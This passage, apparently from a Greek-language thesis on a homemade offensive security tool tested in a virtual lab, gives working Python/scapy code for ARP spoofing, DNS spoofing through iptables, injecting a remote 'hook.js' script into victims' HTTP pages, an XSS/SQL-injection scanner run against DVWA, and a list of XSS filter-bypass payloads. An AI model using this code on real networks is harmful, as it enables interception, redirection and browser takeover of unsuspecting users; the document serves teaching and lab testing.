
Κώδικας 3: Ενεργοποίηση ip_forward

Η προώθηση IP, γνωστή ως δρομολόγηση Διαδικτύου, είναι μια διαδικασία που χρησιμοποιείται για να προσδιορίσει από ποια διαδρομή μπορεί να σταλεί ένα πακέτο. Η διαδικασία χρησιμοποιεί πληροφορίες δρομολόγησης για τη λήψη αποφάσεων και έχει σχεδιαστεί για την αποστολή ενός πακέτου σε πολλά δίκτυα.

Έπειτα, τα θύματα λαμβάνουν πακέτα με την IP του νόμιμου χρήστη αλλά τη διεύθυνση MAC του επιτιθέμενου. Έτσι, ο πίνακας προσωρινής μνήμης ARP θα ενημερωθεί όπως αποφασιστεί από τον επιτιθέμενο, όπως φαίνεται στην Εικόνα 24. Είναι φανερό πως η MAC διεύθυνση του gateway άλλαξε και ταυτίστηκε με την MAC διεύθυνση του επιτιθέμενου, που στην προκειμένη περίπτωση ανήκει στον υπολογιστή με διεύθυνση IP "10.0.2.10". Η διαδικασία αυτή εκτελείται στο παρασκήνιο του επιτιθέμενου επιτρέποντάς του να συνεχίσει όσο είναι σε λειτουργία η MITM επίθεση.

```
def spoof(target_ip, spoof_ip):  
    target_mac = get_mac(target_ip)  
  
    packet = scapy.ARP(op=2, pdst=target_ip, hwdst=target_mac, psrc=spoof_ip)  
  
    scapy.send(packet, verbose=False)
```

Κώδικας 4: Συνάρτηση αποστολής spoofed πακέτων




Εικόνα 24: (Αριστερά) Πριν το Arp Spoof, (Δεξιά) Μετά το Arp Spoof

Όταν ο επιτιθέμενος επιθυμήσει να διακόψει την επίθεση επαναφέρονται τα θύματα στις αρχικές τους ρυθμίσεις και διακόπτεται το IP forwarding του συστήματος.

```
def restore(dst_ip, src_ip):  
    dst_mac = get_mac(dst_ip)  
  
    src_mac = get_mac(src_ip)
```

```
packet = scapy.ARP(op=2, pdst=dst_ip, hwdst=dst_mac, psrc=src_ip, hwsrc=src_mac)
scapy.send(packet, count=4, verbose=False)
```

Κώδικας 5: Συνάρτηση επαναφοράς ρυθμίσεων



```
Insert your command:
>> arpspoof
Default mode: auto. Type "man" for manual
>> Option:
[+] Initializing Arp Spoof...
Insert your command:
>> killarp
[-] No dns spoof running at the moment.
[-] No Hook Injector running at the moment.
[!] Arp process terminated ... Resetting ARP Tables...
```

Εικόνα 25: Εκτέλεση Arp Spoof και διακοπή

6.4 DNS Spoof

Ο επιτιθέμενος δρώντας ως MITM μπορεί να εκτελέσει DNS Spoofing επιθέσεις στα θύματα υπό την επιρροή του. Μόλις εισάγει την ιστοσελίδα και την διεύθυνση που θέλει να ανακατευθύνει τα θύματα του, ξεκινάει η επίθεση. Πρώτα, ενεργοποιείται η FORWARD αλυσίδα από το IPTABLES που χρησιμοποιείται για την προώθηση των πακέτων από μια πηγή σε έναν προορισμό. Το IPTABLES είναι ένα βοηθητικό πρόγραμμα τείχους προστασίας γραμμής εντολών που χρησιμοποιεί αλυσίδες πολιτικής για να επιτρέπει ή να αποκλείει την κίνηση. Όταν μια σύνδεση προσπαθεί να εγκατασταθεί στο σύστημα, το IPTABLES αναζητά έναν κανόνα στη λίστα του για να την αντιστοιχίσει. Εάν δεν το βρει, καταλήγει στην προεπιλεγμένη ενέργεια.

```
subprocess.run(["iptables", "-I", "FORWARD", "-j", "NFQUEUE", "--queue-num", "1"])
```

Κώδικας 6: Προσθήκη κανόνα στο iptables

Γίνεται λήψη των πακέτων που μεταδίδονται και έλεγχος ύπαρξης DNS απάντησης στο περιεχόμενο τους. Εάν ναι, ελέγχεται η ύπαρξη της ιστοσελίδας στο πεδίο ερώτησης και γίνεται ανακατασκευή του πακέτου. Το όνομα της ιστοσελίδας παραμένει το ίδιο ενώ διαμορφώνεται η διεύθυνση IP με την επιθυμητή. Τέλος, επανυπολογίζονται εξαρχής μεταβλητές που μπορεί να κατέστρεφαν το διαμορφωμένο πακέτο όπως οι length και checksum του IP πεδίου. Όταν το πακέτο διαμορφωθεί πλήρως, στέλνεται αυτό στη θέση του αρχικού. Στο θύμα θα φτάσουν και τα δύο πακέτα όμως αποδεκτό γίνεται μόνο το πρώτο πακέτο που φτάνει. Αυτό επιτυγχάνεται χάρη στον κανόνα του IPTABLES που ορίσαμε νωρίτερα. Ορίστηκε, δηλαδή, η σειρά με την οποία θα φτάσουν τα πακέτα.

```
def process_packet_dns(packet, target_website, modified_ip):
    scapy_packet = scapy.IP(packet.get_payload())
```

```

if scapy_packet.haslayer(scapy.DNSRR):
    qname = scapy_packet[scapy.DNSQR].qname.decode("utf-8")
    if target_website in qname:
        answer = scapy.DNSRR(rrname=qname, rdata=modified_ip)
        scapy_packet[scapy.DNS].an = answer
        scapy_packet[scapy.DNS].ancount = 1


    del scapy_packet[scapy.IP].len
    del scapy_packet[scapy.IP].chksum
    try:
        del scapy_packet[scapy.UDP].chksum
        del scapy_packet[scapy.UDP].len
    except IndexError:
        pass

    packet.set_payload(bytes(scapy_packet))
packet.accept()

```

Κώδικας 7: Συνάρτηση επεξεργασίας πακέτων DNS response

Ας πούμε ότι στόχος μας είναι η ιστοσελίδα www.example.com και θέλουμε να ανακατευθύνουμε τα θύματα στην δική μας ιστοσελίδα με διεύθυνση IP 10.0.2.10.




```

Insert your command:
>> dnsspoof
[-] No Hook Injector running at the moment.
Your target website: example
Your redirect IP: 10.0.2.10
[+] Initializing Dns Spoof...
Insert your command:
>> 

```

Εικόνα 26: Εκτέλεση DNS Spoof



```

root@kali:~/PycharmProjects/TheBoss# nslookup example.com
Server:          1.1.1.1
Address:         1.1.1.1#53

Non-authoritative answer:
Name:   example.com
Address: 93.184.216.34
Name:   example.com
Address: 2606:2800:220:1:248:1893:25c8:1946

```

Εικόνα 27: Εκτέλεση εντολής nslookup για την ιστοσελίδα www.example.com από τον επιτιθέμενο

Εμείς μπορούμε να δούμε ποια είναι η πραγματική IP της ιστοσελίδας, όμως αυτό που βλέπει το θύμα του είναι αυτό που θέλουμε εμείς να δει, όπως φαίνεται και στην Εικόνα 28.

```
lubuntu@lubuntu-VirtualBox:~$ nslookup example.com
Server:      127.0.1.1
Address:     127.0.1.1#53

Non-authoritative answer:
Name:   example.com
Address: 10.0.2.10
```

Εικόνα 28: Εκτέλεση εντολής `nslookup` για την ιστοσελίδα `www.example.com` από το θύμα

Η επίθεση εκτελέστηκε επιτυχώς και το θύμα έχει την εντύπωση ότι είναι ασφαλές.

Αντίστοιχα με το Arp Spoof, η επίθεση μπορεί να τερματιστεί και το IPTABLES σβήνει τους κανόνες που δημιουργήθηκαν εξ αρχής, επαναφέροντας έτσι τις αρχικές ρυθμίσεις.

```
Insert your command:
>> killdns
[!] Dns process terminated ... FLUSHING IPTABLES...
[+] Done.
```

Εικόνα 29: Διακοπή του DNS Spoof

6.5 Hook

Παρόμοια δομή έχει και η εντολή **hook**, απαιτώντας την ύπαρξη ενός IPTABLE κανόνα. Η δράση της, όπως και με το DNS spoofing, παρουσιάζεται στο επίπεδο εφαρμογής. Γίνεται λήψη των πακέτων, ελέγχεται αν η θύρα πηγής ανήκει στο HTTP, δηλαδή λήψη ενός HTTP πακέτου, και εισάγεται ένα κομμάτι κακόβουλου κώδικα στο τέλος του πακέτου. Όμως, πριν ολοκληρωθεί η επίθεση εμφανίζονται δύο προβλήματα. Το πρώτο είναι το πεδίο Content-Length κεφαλίδας που υποδεικνύει το μέγεθος του σώματος, σε δεκαδικό αριθμό OCTET, που αποστέλλεται στον παραλήπτη ή, στην περίπτωση της μεθόδου HEAD, το μέγεθος του σώματος που θα είχε αποσταλεί εάν το αίτημα ήταν ένα GET. Το δεύτερο πρόβλημα είναι το chunked transfer encoding, ένας μηχανισμός μεταφοράς δεδομένων ροής που διατίθεται στην έκδοση 1.1 του Hypertext Transfer Protocol (HTTP). Στο chunked transfer encoding, η ροή δεδομένων χωρίζεται σε μια σειρά μη επικαλυπτόμενων "τεμαχίων". Τα κομμάτια αποστέλλονται και λαμβάνονται ανεξάρτητα το ένα από το άλλο. Το πρόβλημα του Content-Length λύνεται αν αλλάξει το μέγεθος του πεδίου κατάλληλα με βάση τον έξτρα αριθμό χαρακτήρων που εισαχθεί. Για να αντιμετωπιστεί το πρόβλημα του chunked transfer encoding, πρέπει να διαμορφωθεί το πακέτο του αιτήματος του ίδιου πριν ληφθεί η απάντηση, υποβαθμίζοντας το αίτημα σε έκδοση 1.0 HTTP. Αυτό δηλώνει ότι ο χρήστης ζητά να σταλεί σε ένα πακέτο ολόκληρη η απάντηση και επομένως ο επιτιθέμενος να εκτελέσει επιτυχώς την επίθεση του. Στην Εικόνα 31 παρουσιάζεται η εμφάνιση κακόβουλου κώδικα στο page source της σελίδας `www.example.com`.

```


def process_packet_hook(packet):
    scapy_packet = scapy.IP(packet.get_payload())
    if scapy_packet.haslayer(scapy.Raw):
        load = scapy_packet[scapy.Raw].load.decode("utf-8", "ignore")
        load = load.replace("HTTP/1.1", "HTTP/1.0")
        if scapy_packet[scapy.TCP].dport == 80:
            load = re.sub("Accept-Encoding:.*?\\r\\n", "", load)
        elif scapy_packet[scapy.TCP].sport == 80:
            injection_code = '<script src="http://10.0.2.10:3000/hook.js"></script>'
            load = load.replace("</body>", "</body>" + injection_code)
            content_length_search = re.search("(?:Content-Length:\s)(\d*)", load)
            if content_length_search and "text/html" in load:
                content_length = content_length_search.group(1)
                new_content_length = int(content_length) + len(injection_code)
                load = load.replace(content_length, str(new_content_length))

    if load != scapy_packet[scapy.Raw].load.decode("utf-8", "ignore"):
        scapy_packet[scapy.Raw].load = load
        del scapy_packet[scapy.IP].len
        del scapy_packet[scapy.IP].chksum
        del scapy_packet[scapy.TCP].chksum
        packet.set_payload(bytes(scapy_packet))

    packet.accept()

```

Κώδικας 8: Συνάρτηση επεξεργασίας πακέτων HTTP



```

Insert your command:
>> hook
[-] No dns spoof running at the moment.
[+] Initializing Hook Injector...
Insert your command:
>>

```

Εικόνα 30: Εκτέλεση εντολής hook

```

38 <body>
39 <div>
40   <h1>Example Domain</h1>
41   <p>This domain is for use in illustrative examples in documents. You may use this
42   domain in literature without prior coordination or asking for permission.</p>
43   <p><a href="https://www.iana.org/domains/example">More information...</a></p>
44 </div>
45 </body><script src="http://10.0.2.10:3000/hook.js"></script>
46 </html>
47

```

Εικόνα 31: Εισαγωγή κακόβουλου κώδικα σε θύμα

```

Insert your command:
>> killhook
[!] Hook process terminated ... FLUSHING IPTABLES...
[+] Done.
Insert your command:
>>

```

Εικόνα 32: Διακοπή του Hook

6.6 Vulnerability Scanner

Για την εκτέλεση του Vulnerability Scanner πρέπει να συμπληρωθούν πρώτα ορισμένοι βασικοί παράμετροι. Πέρα από την ιστοσελίδα, μπορεί να χρειαστούν στοιχεία εισόδου σε λογαριασμό χρήστη, ώστε να σαρώσει η εφαρμογή όλα τα μονοπάτια της ιστοσελίδας, καθώς και μονοπάτια που ίσως χρειαστεί να αποφευχθούν. Για παράδειγμα, όταν μια σελίδα απαιτεί στοιχεία εισόδου σε λογαριασμό, θέλουμε να αποφύγουμε το μονοπάτι αποσύνδεσης διότι θα χαθεί η υπάρχουσα πρόσβαση και δεν θα ολοκληρωθεί επιτυχώς η σάρωση.

```

Insert your command:
>> vulnscan
Your target URL: http://10.0.2.7/dvwa/
Do you want to ignore any link types[y/n]: y
Link to ignore: logout
Ignore another?[y/n]: n
Do you want to insert login credentials[y/n]: y
Login URL: http://10.0.2.7/dvwa/login.php
Username: admin
Password: password

[+] Initializing Vulnerability Scanner...

```

Εικόνα 33: Παράμετροι ενός Vulnerability scanner

Έπειτα ένας crawler ξεκινά την σάρωση της ιστοσελίδας ώστε να ανακαλύψει όλους τους καταλόγους της. Όπως παρουσιάζεται και στην Εικόνα 34, από έναν αρχικό σύνδεσμο εξάγονται όλοι οι σύνδεσμοι που περιέχει η συγκεκριμένη σελίδα. Οι σύνδεσμοι που περιέχουν στο όνομα τους το πρόθεμα του αρχικού συνδέσμου αποθηκεύονται σε μια λίστα και στην συνέχεια, με μια επαναληπτική διαδικασία, εξάγονται από αυτές τις σελίδες οι σύνδεσμοι που περιέχονται. Αυτή η διαδικασία ολοκληρώνεται όταν χαρτογραφηθεί πλήρως η ιστοσελίδα και δεν περισσεύουν άλλοι σύνδεσμοι με το αρχικό πρόθεμα.

```

def crawl(self, url=None):
    if url is None:
        url = self.target_url
    href_links = self.extract_links(url)
    for link in href_links:
        link = parse.urljoin(url, link)

```


```

if '#' in link:
    link = link.split('#')[0]

    if self.target_url in link and link not in self.target_links and not
self.contains_ignore_link(link):
        self.target_links.append(link)
        print(link)
        try:
            self.crawl(link)
        except UnicodeDecodeError:
            pass

```

Κώδικας 9: Συνάρτηση σάρωσης



```

[+] Initializing Vulnerability Scanner...
http://10.0.2.7/dvwa/dvwa/css/main.css
http://10.0.2.7/dvwa/favicon.ico
http://10.0.2.7/dvwa/
http://10.0.2.7/dvwa/instructions.php
http://10.0.2.7/dvwa/setup.php
http://10.0.2.7/dvwa/vulnerabilities/brute/
http://10.0.2.7/dvwa/vulnerabilities/exec/
http://10.0.2.7/dvwa/vulnerabilities/csrf/
http://10.0.2.7/dvwa/vulnerabilities/fi/?page=include.php
http://10.0.2.7/dvwa/vulnerabilities/sqli/
http://10.0.2.7/dvwa/vulnerabilities/sqli_blind/
http://10.0.2.7/dvwa/vulnerabilities/upload/
http://10.0.2.7/dvwa/vulnerabilities/xss_r/
http://10.0.2.7/dvwa/vulnerabilities/xss_s/
http://10.0.2.7/dvwa/security.php
http://10.0.2.7/dvwa/phpinfo.php
http://10.0.2.7/dvwa/phpinfo.php?PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000
http://10.0.2.7/dvwa/about.php
http://10.0.2.7/dvwa/instructions.php?doc=PHPIDS-license
http://10.0.2.7/dvwa/instructions.php?doc=readme
http://10.0.2.7/dvwa/instructions.php?doc=changelog
http://10.0.2.7/dvwa/instructions.php?doc=copying
http://10.0.2.7/dvwa/security.php?phpids=on
http://10.0.2.7/dvwa/security.php?phpids=off
http://10.0.2.7/dvwa/security.php?test=%22<script>eval(window.name)</script>
http://10.0.2.7/dvwa/ids_log.php

```

Εικόνα 34: Χαρτογράφηση της ιστοσελίδας 10.0.2.7/dvwa/


Μόλις ολοκληρωθεί η σάρωση, εξάγονται από κάθε σύνδεσμο όλες οι τυχόν φόρμες που υπάρχουν στο περιεχόμενο. Για κάθε φόρμα, εξάγονται όλα τα πεδία input και textarea και συμπληρώνονται με κακόβουλο κώδικα. Στη συνέχεια, οι φόρμες αποστέλλονται ως requests με τη μορφή post ή get αναλόγως τη μέθοδο της φόρμας. Εάν στην απάντηση

υπάρχει το κομμάτι κώδικα, τότε ανακαλύφθηκε μια XSS ευπάθεια για τη συγκεκριμένη φόρμα. Αντίστοιχα, αν στην απάντηση υπάρχει προειδοποίηση σφάλματος SQL κώδικα, τότε ανακαλύφθηκε μια SQL injection ευπάθεια.

```
[***] XSS FORM vulnerability discovered in http://10.0.2.7/dvwa/vulnerabilities/brute/ to '><script>alert(1)</script>'
[***] SQL FORM vulnerability discovered in http://10.0.2.7/dvwa/vulnerabilities/brute/
[***] XSS LINK vulnerability discovered in http://10.0.2.7/dvwa/vulnerabilities/fi/?page=include.php to ' onchange='alert(1)'
[***] XSS FORM vulnerability discovered in http://10.0.2.7/dvwa/vulnerabilities/sqli/ to '><script>alert(1)</script>'
[***] SQL FORM vulnerability discovered in http://10.0.2.7/dvwa/vulnerabilities/sqli/
[***] XSS FORM vulnerability discovered in http://10.0.2.7/dvwa/vulnerabilities/xss_r/ to <script>alert(1)</script>
[!!!] FORM input in http://10.0.2.7/dvwa/vulnerabilities/xss_s/ has character limit. Test it manually!
[!!!] Select option found in http://10.0.2.7/dvwa/security.php .Try changing into input!
[!!!] Select option found in http://10.0.2.7/dvwa/security.php?phpids=on .Try changing into input!
[!!!] Select option found in http://10.0.2.7/dvwa/security.php?phpids=off .Try changing into input!
[!!!] Select option found in http://10.0.2.7/dvwa/security.php?test=%22<script>eval(window.name)</script> .Try changing into input!
[+] Process finished...
```

Εικόνα 35: Αποτελέσματα αναζήτησης ευπαθειών

Σε περίπτωση που το πεδίο εισόδου έχει περιορισμό στον αριθμό χαρακτήρων, ενημερώνεται ο επιτιθέμενος ώστε να κάνει χειροκίνητη δοκιμή. Αυτό μπορεί να πραγματοποιηθεί εύκολα αλλάζοντας το maxlength στο πεδίο εισόδου και εισάγοντας τον κακόβουλο κώδικα.



Εικόνα 36: Χρήση Inspector για αλλαγή τιμών μεταβλητών

Ο επιτιθέμενος ενημερώνεται επίσης για την ύπαρξη πεδίων επιλογής. Κάνοντας inspect το πεδίο επιλογής μιας σελίδας, μπορεί να το μετατρέψει σε πεδίο εισόδου και να επιχειρήσει να βρει παρόμοιες ευπάθειες.




Εικόνα 37: Χρήση Inspector για αλλαγή πεδίων

Αντίστοιχα, ελέγχονται επίσης οι ευπάθειες από την είσοδο κακόβουλου κώδικα στους συνδέσμους. Αυτό γίνεται για παράδειγμα σε περιπτώσεις όπου υπάρχει ο χαρακτήρας «?» στους συνδέσμους και επιτρέπεται η εισαγωγή παραμέτρων χωρίς φιλτράρισμα, όπως φαίνεται στην Εικόνα 38.

```
def test_xss_in_link(self, url, xss_test_script):
    url = url.replace("=", "=" + xss_test_script)
    response = self.session.get(url)
    return xss_test_script in response.content.decode('utf-8')


def test_sql_inj_in_link(self, url, payload, sql_errors):
    vuln_url = url.replace("=", "=" + payload)
    response = self.session.get(vuln_url).content.decode('utf-8')
    for error in sql_errors:
        if re.compile(error).search(response):
            return True
    return False
```

Κώδικας 10: Συναρτήσεις ελέγχου ευπαθειών στους συνδέσμους




Εικόνα 38: Εισαγωγή κακόβουλου κώδικα στον σύνδεσμο

Μελετώντας επίσης τα αποτελέσματα του Vulnerability Scanner μπορούμε να συλλέξουμε πληροφορίες για το είδος προστασίας που έχουν οι φόρμες. Για παράδειγμα, βλέπουμε ότι η παρακάτω φόρμα είναι ευάλωτη στην πιο απλή επίθεση.



Εικόνα 39: Ευπάθεια σε σύστημα χωρίς προστασία

Μπορεί εύκολα να βγει το συμπέρασμα ότι δεν υπάρχει κανένα είδος προστασίας για την φόρμα. Αν όμως αλλάξουμε το είδος ασφαλείας, τα αποτελέσματα δεν θα είναι τα ίδια. Στην επόμενη εικόνα φαίνεται πως η πρώτη επίθεση δεν έγινε αποδεκτή, όμως με μερικές αλλαγές χαρακτήρων παρουσιάζεται η ευπάθεια και συμπεραίνουμε ότι γίνεται φιλτράρισμα της λέξης «script».



Εικόνα 40: Ευπάθεια σε σύστημα με απλό φιλτράρισμα

Ο επιτιθέμενος συλλέγει με αυτό τον τρόπο πληροφορίες που μπορεί να χρησιμοποιήσει προς όφελος του για μια αποτελεσματική επίθεση. Είναι σε θέση πλέον να πειραματιστεί και να εισάγει κακόβουλο κώδικα στα ευάλωτα σημεία της ιστοσελίδας.

Για τις XSS επιθέσεις χρησιμοποιείται ένα αρχείο με αποδεκτά κομμάτια κώδικα που έχουν δοκιμαστεί για αυτό το είδος επιθέσεων και δίνεται η δυνατότητα να προστεθούν και άλλα όσο γίνονται δοκιμές.

```
<script>alert(1)</script>
```

```
<sCript>alert(1)</scriPt>
```

```
<scr<script>ipt>alert(1)</scr</script>ipt>
```

```

```

```
<IMG SRC="javascript:alert(1);">
```

```

<IMG SRC=javascript:alert(1)>
<IMG SRC=JaVaScRiPt:alert(1)>
<IMG SRC=# onmouseover="alert(1)">
"><script>alert(1)</script>
'><script>alert(1)</script>
></input><script> alert(1) </script>
"></input><script> alert(1) </script>
'></input><script> alert(1) </script>
</script><script>alert(1)</script>
";</script><script> alert(1) </script>
';</script><script> alert(1) </script>
' onchange='alert(1) '
